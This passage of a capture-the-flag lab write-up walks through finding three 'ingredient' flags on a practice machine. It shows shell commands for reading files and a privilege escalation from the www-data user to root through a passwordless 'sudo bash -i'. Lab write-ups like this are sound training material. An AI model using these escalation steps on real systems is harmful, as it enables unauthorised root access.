Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
$ cat Sup3rS3cretPickl3Ingred.txt
1223 use
```

First ingredient

- From this folder read the file “clue.txt” to see contents of the file for remaining ingredients.

```
$ cat clue.txt
Look around the file system for the other ingredient.
$
```

Clue.txt

## #2 This subtask requires you to find the second ingredient.

---

Browsed to “/home/rick” folder to get the second ingredient.

```
$ cd /home
$ ls
rick
ubuntu
$ cd rick
$ ls
second ingredients
$ ls -al
total 12
drwxrwxrwx 2 root root 4096 Feb 10 2019 .
drwxr-xr-x 4 root root 4096 Feb 10 2019 ..
-rwxrwxrwx 1 root root 13 Feb 10 2019 second ingredients
$ cat "second ingredients"
[REDACTED]
```

Second ingredient

### #3 This subtask requires you to find third ingredient.

---

- Tried accessing “/root” folder but access was denied to our current user (www- data).

```
$ cd /root
/bin/sh: 22: cd: can't cd to /root
$
```

root folder inaccessible

- For privilege escalation tried to identify what commands are allowed to current user with root privileges and to our surprise all commands were allowed without any password.

```
$ sudo -l
Matching Defaults entries for www-data on
ip-10-10-224-54.eu-west-1.compute.internal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on
ip-10-10-224-54.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
```

sudo -l

- Ran “sudo bash -i” to get root access to system.

```
$ whoami
www-data
$ sudo bash -i
bash: cannot set terminal process group (1337): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-10-224-54:/var/www/html#
```

root access

- Browsed to “/root” folder to get the third and last ingredient.

```
root@ip-10-10-224-54:/var/www/html# cd /root
cd /root
root@ip-10-10-224-54:~# ls
ls
3rd.txt
snap
root@ip-10-10-224-54:~# cat 3rd.txt
cat 3rd.txt
[REDACTED] 1223 users are in
root@ip-10-10-224-54:~#
```

Third and last ingredient